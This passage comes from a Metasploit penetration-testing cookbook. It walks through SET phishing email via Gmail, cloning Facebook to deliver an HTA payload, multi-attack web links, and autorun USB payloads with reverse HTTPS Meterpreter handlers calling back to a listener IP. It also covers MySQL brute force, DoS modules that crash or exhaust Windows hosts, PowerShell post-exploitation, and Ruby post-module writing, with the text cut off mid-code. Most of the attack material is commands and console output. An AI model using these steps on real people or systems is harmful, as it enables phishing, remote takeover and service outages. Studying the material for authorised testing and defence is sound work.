    There are two options on the mass e-mailer, the first would
    be to send an email to one individual person. The second option
    will allow you to import a list and send it to as many people as
    you want within that list.

    What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:phishing>1
```

4. Then, select the template to use, the victim email address, and the Gmail account for the email attack:

```
set:phishing>1

    Do you want to use a predefined template or craft
    a one time email template.

    1. Pre-Defined Template
    2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: New Update
2: Order Confirmation
3: Status Report
4: How long has it been?
5: Strange internet usage from your computer
6: Have you seen this?
7: WOAAAA!!!!!!!!!!! This is crazy...
8: Computer Issue
9: Dan Brown's Angels & Demons
10: Baby Pics
set:phishing>1
set:phishing> Send email to:victim@gmail.com

    1. Use a gmail Account for your email attack.
    2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:email.setoolkit@gmail.com
set:phishing> The FROM NAME user will see:SET
Email password:
```

Setting up your own server may not be very reliable, as most mail services use a reverse lookup to make sure that the email has been generated from the same domain name as the address name.

5. Next, SET will launch Metasploit using a resource script and starts the Generic Payload Handler:

```
                   _---------.
              .' ######   ;."
   .---,.      ;@             @@`;   .---,..
 ." @@@@@'.,'@@            @@@@@',.'@@@@ ".
 '-.@@@@@@@@@@@@@            @@@@@@@@@@@@@ @;
    `.@@@@@@@@@@@@            @@@@@@@@@@@@@ .'
      "--'.@@@  -.@         @ ,'-   .'--"
          ".@' ; @      @ `. ;'
           |@@@@ @@@      @    .
          ' @@@ @@      @@      ,
           `.@@@@       @@      .
            ',@@     @    ;     _-------_
            ( 3 C    )    /|___ / Metasploit! \
            ;@'. __*__,."    \|--- _____/
            '(.,...."/

       =[ metasploit v4.16.24-dev-                       ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post       ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >
```

Website attack vectors

The SET web attack vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim. It is by far the most popular attack vector of SET, with the following attack vectors:

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise
 the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload.
Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an ifr
ame and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and pass
word field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to some
thing different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe rep
lacements to make the highlighted URL link to appear legitimate however when clicked a window pops u
p then is replaced with the malicious link. You can edit the link replacement settings in the set_co
nfig if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example y
ou can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to s
ee which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fi
les which can be used for Windows-based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

How to do it...

We have already seen how to use HTA in a previous recipe, but SET takes it to a new level.

1. After selecting the HTA Attack Method in SET, we can clone a site through which we will deliver our payload, creating a more credible pretext for why the user should open the HTA application:

```
set:webattack>8

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [45.55.45.143]:
Enter the port for the reverse payload [443]:
Select the payload you want to deliver:

  1. Meterpreter Reverse HTTPS
  2. Meterpreter Reverse HTTP
  3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
```

2. Like the mass email attack, SET will launch Metasploit using a resource script and start the Generic Payload Handler for us:

```
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metapsloit.. Please wait one.
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.      .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II     'T; ;P'    `. /   |   \ .'
IIIIII    'YvP'       `-.__|__.-'

I love shells --egypt



        =[ metasploit v4.16.24-dev-                    ]
+ -- --=[ 1713 exploits - 972 auxiliary - 299 post      ]
+ -- --=[ 503 payloads - 41 encoders - 10 nops          ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 45.55.45.143
LHOST => 45.55.45.143
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://45.55.45.143:443
msf exploit(multi/handler) >
```

3. Now, when the victim browses to our malicious site they will be prompted to open the HTA application; since it comes from a known website, the site we cloned, it is more likely that the victim will run it:

4. When the victim opens the HTA application, we get a new session:

Working with the multi-attack web method

The multi-attack web method takes web attacks to the next level by combining several attacks into one. This attack method allows us to unite several exploits and vulnerabilities under a single format. Once the file or URL is opened by the target user, then each attack is thrown one by one, unless a successful attack is reported. SET automates the process of clubbing different attacks under a single web attack scenario. Let's move ahead and see how this is done:

```
                    Multi-Attack Web Attack Vector

[*************************************************************]

  The multi attack vector utilizes each combination of attacks
  and allow the user to choose the method for the attack. Once
  you select one of the attacks, it will be added to your
  attack profile to be used to stage the attack vector. When
  your finished be sure to select the 'I'm finished' option.

Select which attacks you want to use:

   1. Java Applet Attack Method (OFF)
   2. Metasploit Browser Exploit Method (OFF)
   3. Credential Harvester Attack Method (OFF)
   4. Tabnabbing Attack Method (OFF)
   5. Web Jacking Attack Method (OFF)
   6. Use them all - A.K.A. 'Tactical Nuke'
   7. I'm finished and want to proceed with the attack

  99. Return to Main Menu

set:webattack:multiattack> Enter selections one at a time (7 to finish):6
```

We can select different attacks, and once we are done, we can pass 7 and finally combine the selected attacks under a single vector. Finally, we will be prompted to select a payload and backdoor encoder.

How to do it...

Once different attacks have been selected, SET combines them with a payload and builds a single malicious link that now needs to be socially engineered. We will have to build a template that looks completely legitimate to the target user and force him or her to visit the malicious link. Once the link is clicked by the victim, different attacks are tried one by one, unless a successful attack is launched. Once a vulnerability is found and exploited, the payload provides a back connectivity to the Metasploit listener.

Infectious media generator

The infectious media generator is a relatively simple attack vector. SET will create a Metasploit-based payload, set up a listener for you, and generate a folder that needs to be burned or written to a DVD/USB drive. Once inserted, if autorun is enabled, the code will automatically execute and take control of the machine:

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

  1) File-Format Exploits
  2) Standard Metasploit Executable

 99) Return to Main Menu

set:infectious>
```

How to do it...

This attack vector is based on the simple principle of generating a malicious executable and then encoding it with available encoders, so as to bypass antivirus protection. The following are some examples of infectious media generators with their descriptions as well:

```
set:infectious>2

  1) Windows Shell Reverse_TCP          Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter    Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL        Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64      Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster  Spawn a meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS  Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS    Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable   Downloads an executable and runs it

set:payloads>7
set:payloads> IP address for the payload listener (LHOST):45.55.45.143
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
```

How it works...

After generating the encoded malicious file, the Metasploit listener starts waiting for back connections. The only limitation to this attack is that the removable media must have autorun enabled; otherwise, manual trigger will be required.

This type of attack vector can be helpful in situations where the target user is behind a firewall. Most antivirus programs nowadays disable autorun, which in turn renders this type of attack useless. The pentester, along with autorun-based attacks, should also ensure that a backdoor, legitimate executable/PDF is provided, along with the media. This will ensure that the victim invariably executes one of the payloads.

9
Working with Modules for Penetration Testing

In this chapter, we will cover the following recipes:

- Working with auxiliary modules
- DoS attack modules
- Post-exploitation modules
- Understanding the basics of module building
- Analyzing an existing module
- Building your own post-exploitation module
- Building your own auxiliary module

Introduction

The Metasploit Framework has a modular architecture, meaning that all of its exploits, payloads, encoders, and so on are present in the form of modules. A modular architecture makes it easier to extend the functionality of the framework. Any programmer can develop their own module and port it easily into the framework.

Working with auxiliary modules

We have already seen some auxiliary modules back in `Chapter 2`, *Information Gathering and Scanning*, so in this recipe we will focus on some of the most used and helpful auxiliary modules.

Getting ready

To list available auxiliary modules, we can use the `show auxiliary` command within `msfconsole`:

```
root@kali:~# msfconsole -q
msf > show auxiliary

Auxiliary
=========

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   admin/2wire/xslt_password_reset               2007-08-15       normal  2Wire Cross-Site Request Forgery Password Reset Vulnerability
   admin/android/google_play_store_uxss_xframe_rce                normal  Android Browser RCE Through Google Play Store XFO
   admin/appletv/appletv_display_image                            normal  Apple TV Image Remote Control
   admin/appletv/appletv_display_video                            normal  Apple TV Video Remote Control
   admin/atg/atg_client                                           normal  Veeder-Root Automatic Tank Gauge (ATG) Administrative Client
   admin/aws/aws_launch_instances                                 normal  Launches Hosts in AWS
   admin/backupexec/dump                                          normal  Veritas Backup Exec Windows Remote File Access
   admin/backupexec/registry                                      normal  Veritas Backup Exec Server Registry Access
   admin/chromecast/chromecast_reset                              normal  Chromecast Factory Reset DoS
   admin/chromecast/chromecast_youtube                            normal  Chromecast YouTube Remote Control
   admin/cisco/cisco_asa_extrabacon                               normal  Cisco ASA Authentication Bypass (EXTRABACON)
   admin/cisco/cisco_secure_acs_bypass                            normal  Cisco Secure ACS Unauthorized Password Change
   admin/cisco/vpn_3000_ftp_bypass               2006-08-23       normal  Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
   admin/db2/db2rcmd                             2004-03-04       normal  IBM DB2 db2rcmd.exe Command Execution Vulnerability
   admin/dns/dyn_dns_update                                       normal  DNS Server Dynamic Update Record Injection
   admin/edirectory/edirectory_dhost_cookie                      normal  Novell eDirectory DHOST Predictable Session Cookie
   admin/edirectory/edirectory_edirutil                          normal  Novell eDirectory eMBox Unauthenticated File Access
   admin/emc/alphastor_devicemanager_exec        2008-05-27       normal  EMC AlphaStor Device Manager Arbitrary Command Execution
   admin/emc/alphastor_librarymanager_exec       2008-05-27       normal  EMC AlphaStor Library Manager Arbitrary Command Execution
   admin/firetv/firetv_youtube                                    normal  Amazon Fire TV YouTube Remote Control
   admin/hp/hp_data_protector_cmd                2011-02-07       normal  HP Data Protector 6.1 EXEC_CMD Command Execution
   admin/hp/hp_imc_som_create_account            2013-10-08       normal  HP Intelligent Management SOM Account Creation
```

With almost 1,000 auxiliary modules, Metasploit is probably one of the most complete penetration frameworks out there.

How to do it...

We will start with one of the most useful HTTP auxiliary modules, the HTTP Directory Scanner. This module identifies the existence of interesting directories in a given directory path. By default, it uses the `wmap_dirs.txt` word dictionary but you can specify your own; to run the module we need to set the target IP address, range, or CIDR identifier.

1. In this example, I used the IP address of the Metasploitable 2 target machine:

   ```
   msf > use auxiliary/scanner/http/dir_scanner
   msf auxiliary(scanner/http/dir_scanner) > set RHOSTS
   192.168.216.129
   RHOSTS => 192.168.216.129
   msf auxiliary(scanner/http/dir_scanner) > run

   [*] Detecting error code
   [*] Using code '404' as not found for 192.168.216.129
   [+] Found http://192.168.216.129:80/cgi-bin/ 404 (192.168.216.129)
   ```

```
[+] Found http://192.168.216.129:80/doc/ 200 (192.168.216.129)
[+] Found http://192.168.216.129:80/icons/ 200 (192.168.216.129)
[+] Found http://192.168.216.129:80/index/ 404 (192.168.216.129)
[+] Found http://192.168.216.129:80/phpMyAdmin/ 200
(192.168.216.129)
[+] Found http://192.168.216.129:80/test/ 404 (192.168.216.129)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/dir_scanner) >
```

Looking at the output, we can see that it was able to find several interesting directories such as `phpMyAdmin`, `test`, `doc`, `cgi-bin`, among others

2. Another useful auxiliary module is the HTTP WebDAV Scanner, which detects webservers with WebDAV enabled. To use it, set the `PATH` to use and the target IP address, range, or CIDR identifier:

```
msf > use scanner/http/webdav_scanner
msf auxiliary(scanner/http/webdav_scanner) > set PATH /dav/
PATH => /dav/
msf auxiliary(scanner/http/webdav_scanner) > set RHOSTS
192.168.216.129
RHOSTS => 192.168.216.129
msf auxiliary(scanner/http/webdav_scanner) > run

[+] 192.168.216.129 (Apache/2.2.8 (Ubuntu) DAV/2) has WEBDAV
ENABLED
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/webdav_scanner) >
```

3. Let's discuss a specific scanner module involving some extra inputs.

The MySQL Login Utility module is a brute force module that scans for the availability of the MySQL server on the target and tries to log in to the database by attacking it with brute force, using the Metasploitable 3 machine as the target:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS
192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(scanner/mysql/mysql_login) > run
```

```
[+] 192.168.216.10:3306 – 192.168.216.10:3306 – Found remote MySQL
version 5.5.20
[+] 192.168.216.10:3306 – 192.168.216.10:3306 – Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

Looking at the output we can see that we were able to log in to the MySQL server, using the username `root` and a blank password.

DoS attack modules

In previous chapters, we learned to use Metasploit in a variety of attack scenarios. In this recipe, we will focus on **Denial-of-Service** (**DoS**) attacks. DoS attacks focus on making resources unavailable for the purpose for which they were designed. DoS modules help penetration testers in attack services figure out if clients are susceptible to such attacks. So let's discuss some of these modules in detail.

How to do it...

In this recipe, we will focus on two of the most commonly attacked protocols, HTTP and SMB.

HTTP

We will start by having a look at the MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service auxiliary module. This module checks if hosts are vulnerable to CVE-2015-1635 (MS15-034), a vulnerability in the HTTP protocol stack (`HTTP.sys`) that could result in arbitrary code execution.

1. To use the module, set the target IP address of the Metasploitable 3 target machine and run it:

```
msf > use auxiliary/dos/http/ms15_034_ulonglongadd
msf auxiliary(dos/http/ms15_034_ulonglongadd) > set RHOSTS
192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(dos/http/ms15_034_ulonglongadd) > run

[*] DOS request sent
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/http/ms15_034_ulonglongadd) >
```

Looking at the target machine, we can verify that it is vulnerable to this attack, which crashed the machine leaving us with a Blue Screen of Death:

SMB

SMB is another protocol that has been targeted by several vulnerabilities over the years. SMBLoris is a remote and uncredentialed DoS attack against Microsoft Windows operating systems. This attack consumes large chunks of memory in the target by sending SMB requests with the **NetBios Session Service** (**NBSS**) Length Header value set to the maximum possible value. Affecting all modern versions of Windows from Windows 2000 through to Windows 10, this attack can make business-critical services unavailable.

1. Before launching `msfconsole` and using the SMBLoris NBSS Denial of Service auxiliary module, we must change the limit for open files in our system. For this, we can use the `ulimit` command with the `-n` option for open files and set it to `99999`. Then, load the module in `msfconsole`, set the target's IP address, and execute the attack:

   ```
   root@kali:~# ulimit -n 99999
   root@kali:~# msfconsole -q
   ```

```
msf > use auxiliary/dos/smb/smb_loris
msf auxiliary(dos/smb/smb_loris) > set RHOST 192.168.216.11
RHOST => 192.168.216.11
msf auxiliary(dos/smb/smb_loris) > run

[*] 192.168.216.11:445 - Sending packet from Source Port: 1025
[*] 192.168.216.11:445 - Sending packet from Source Port: 1026
[*] 192.168.216.11:445 - Sending packet from Source Port: 1027
[*] 192.168.216.11:445 - Sending packet from Source Port: 1028
[*] 192.168.216.11:445 - Sending packet from Source Port: 1029
...
```

2. In the target machine, you should see the memory consumption rise quickly until the machine halts:

DoS modules allow us not only to verify whether systems are vulnerable, but also to test whether patches and mitigation against these types of attacks are working. You would be surprised at the number of systems still vulnerable to these attacks and how often updates break previous patches, leaving systems vulnerable to old attacks.

Post-exploitation modules

Post-exploitation modules can be run on compromised targets to enumerate targets, escalate privileges, gather credentials, pivot into target networks, and much more. Post modules replaced Meterpreter scripts that are obsolete and no longer supported.

Getting ready

With more than 300 post modules, Metasploit has become one of the most complete post tools in the world, and thanks to the community, it is growing at a fast pace.

How to do it...

Let's have a look at some post-exploitation modules and how to use them. In this recipe, we will use the Windows Powershell Execution Post Module to execute PowerShell scripts in a Meterpreter session.

First, we need to get a session on the Metasploitable 3 target machine; for that we can use the Microsoft Windows Authenticated User Code Execution exploit module, then load the Windows Powershell Execution Post Module, set the Meterpreter session, and specify the PowerShell commands we want to execute in this example `$Host`:

```
msf exploit(windows/smb/psexec) > use post/windows/manage/exec_powershell
msf post(windows/manage/exec_powershell) > set SESSION 1
SESSION => 1
msf post(windows/manage/exec_powershell) > set SCRIPT $Host
SCRIPT => $Host
msf post(windows/manage/exec_powershell) > run

[+] Compressed size: 708
[*] #< CLIXML


Name             : ConsoleHost
Version          : 5.0.10586.117
InstanceId       : d86b359a-c81d-4801-9dfb-ab258e62ac4a
UI               : System.Management.Automation.Internal.Host.InternalHostUserI
                   nterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace



<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><T
N RefId="0"><T>System.Management.Automation.PSCustomObject</T><T>System.Object</T></TN><MS><I64 N="SourceId">1
</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>Comple
ted</T><SR>-1</SR><SD> </SD></PR></MS></Obj></Objs>
[+] Finished!
[*] Post module execution completed
msf post(windows/manage/exec_powershell) >
```

Successful execution of the module shows us the result of the `$Host` command. `post` modules give us access to powerful post-exploitation functionalities and allow us to automate the most repetitive tasks. So, if you are looking to contribute to the Metasploit community, then you can work on post modules.

Understanding the basics of module building

So far, we have seen how useful modules are and the power that they can add to the framework. In order to master the framework, it is essential to understand building and working with modules. This will help us quickly extend the framework according to our needs. In the next few recipes, we will see how we can use Ruby scripting to build our own modules and import them into the framework.

How to do it...

Let's start with some of the basics of module building:

1. In the first line, the `require` method specifies which libraries this module needs to load:

   ```
   require 'msf/core/post/windows/powershell'
   ```

2. The following line defines the class which inherits the properties of the post family. The `post` module can import several functionalities, such as accessing the filesystem, using the registry, WMI, LDAP, and so on:

   ```
   class MetasploitModule < Msf::Post
   ```

3. The `include` statement can be used to include a particular functionality of the framework into our own module. For example, if we are building a `post` module, we can include it as:

   ```
   include Msf::Post::
   ```

4. The following line will include PowerShell functionalities in the module:

   ```
   include Msf::Post::Windows::Powershell
   ```

5. The following lines contain the module information, such as module name, description, license, author, platform, and so on:

   ```
   def initialize(info={})
       super(update_info(info,
   'Name' => "Windows Powershell Execution Post Module",
   'Description' => %q{
   This module will execute a powershell script in a meterpreter
   ```

```
session.
The user may also enter text substitutions to be made in memory
before execution.
Setting VERBOSE to true will output both the script prior to
execution and the results.
},
'License' => MSF_LICENSE,
'Platform' => ['windows'],
'SessionTypes' => ['meterpreter'],
'Author' => [
'Nicholas Nam (nick[at]executionflow.org)', # original meterpreter
script
'RageLtMan' # post module and libs
]
))
```

6. `register_options` allows us to set the default values on required arguments:

```
register_options(

  [
    OptString.new( 'SCRIPT', [true, 'Path to the local PS script or
command string to execute']),
  ])

register_advanced_options(
  [
    OptString.new('SUBSTITUTIONS', [false, 'Script subs in gsub
format – original,sub;original,sub']),
  ])
```

7. Finally, the `run` method is where the actual code resides:

```
def run

    # Make sure we meet the requirements before running the script,
note no need to return
    # unless error
    raise "Powershell not available" if ! have_powershell?

    # Preprocess the Powershell::Script object with substitions
from Exploit::Powershell
    script = make_subs(read_script(datastore['SCRIPT']),
process_subs(datastore['SUBSTITUTIONS']))

    # Execute in session
    print_status psh_exec(script)
```

```
      print_good 'Finished!'
    end
```

Analyzing built-in scripts is the best way to learn more about script building. There is quite a bit of documentation available for learning module building, but the best way to learn Ruby is to analyze existing modules.

Analyzing an existing module

Now that we have accumulated some background about module building in our previous recipe, our next step will be to analyze existing modules.

Getting ready

We will analyze a Windows Powershell Execution Post Module in order to delve more deeply into module building.

We will proceed from where we left off in the previous recipe. We have already discussed the basic template of the module in the previous recipe, so here we will start from the main body of the script.

We can find the Windows Powershell Execution Post Module at the following location:

```
/usr/share/metasploit-
framework/modules/post/windows/manage/exec_powershell.rb
```

How to do it...

Let's start with an analysis of the `run` method of the module to understand how it works:

```
def run
  raise "Powershell not available" if ! have_powershell?
  script = make_subs(read_script(datastore['SCRIPT']),
process_subs(datastore['SUBSTITUTIONS']))

  print_status psh_exec(script)
  print_good 'Finished!'
end
```

1. First, it verifies that the requirements are met, in this case whether PowerShell is available; if not it raises an exception:

```
raise "Powershell not available" if ! have_powershell?
```

2. Next, it reads and preprocesses the PowerShell script supplied and saves the result in a variable named `script`:

```
script = make_subs(read_script(datastore['SCRIPT']),
process_subs(datastore['SUBSTITUTIONS']))
```

3. Finally, it calls the `psh_exec` method with the preprocessed PowerShell script as the argument and prints the output to the screen using `print_status`, followed by the word `Finished!` and using `print_good`, which appends the characteristic `[+]` green sign to the output:

```
print_status psh_exec(script)
print_good 'Finished!'
```

This was a quick introduction to how a post module works within the framework. You can change existing scripts accordingly to meet your needs. This makes the platform extremely portable for development.

Building your own post-exploitation module

Now, we have covered enough background about building modules. In this recipe, we will see an example of how we can build our own module and add it to the framework. Building modules can be very handy, as they give us the power to extend the framework depending on our needs.

Getting ready

Let's build a small post-exploitation module that will enumerate all the users in a domain using PowerShell. We already know how to run PowerShell scripts using the Windows Powershell Execution Post Module; however, typing PowerShell commands or having to maintain separate files with scripts for common tasks can be daunting and prone to errors.

How to do it...

Post modules are categorized based on their behavior, as shown in the following list from the official documentation:

Category	Description
`gather`	Modules that involve data gathering/collecting/enumeration.
`gather/credentials`	Modules that steal credentials.
`gather/forensics`	Modules that involve forensics data gathering.
`manage`	Modules that modify/operate/manipulate something on the system. Session management-related tasks such as migration, injection also go here.
`recon`	Modules that will help you learn more about the system in terms of reconnaissance, but not about data stealing. Understand that this is not the same as `gather` type modules.
`wlan`	Modules that are for WLAN related tasks.
`escalate`	This is deprecated, but the modules remain there due to popularity. This used to be the place for privilege escalation modules. All privilege escalation modules are no longer considered as post modules, they're now exploits.
`capture`	Modules that involve monitoring something for data collection. For example, keylogging.

Since our module will enumerate domain users, we should place it in the gather category, so our destination directory should be:

```
/usr/share/metasploit-framework/modules/post/windows/gather/
```

Let's build our post-exploitation module.

1. First, we need to specify which libraries to load:

```
require 'msf/core/post/windows/powershell'
```

2. Next, define the class and include PowerShell functionalities in the module:

```
class MetasploitModule < Msf::Post
  include Msf::Post::Windows::Powershell
```

3. Then we need to fill in the module information:

```
def initialize(info={})
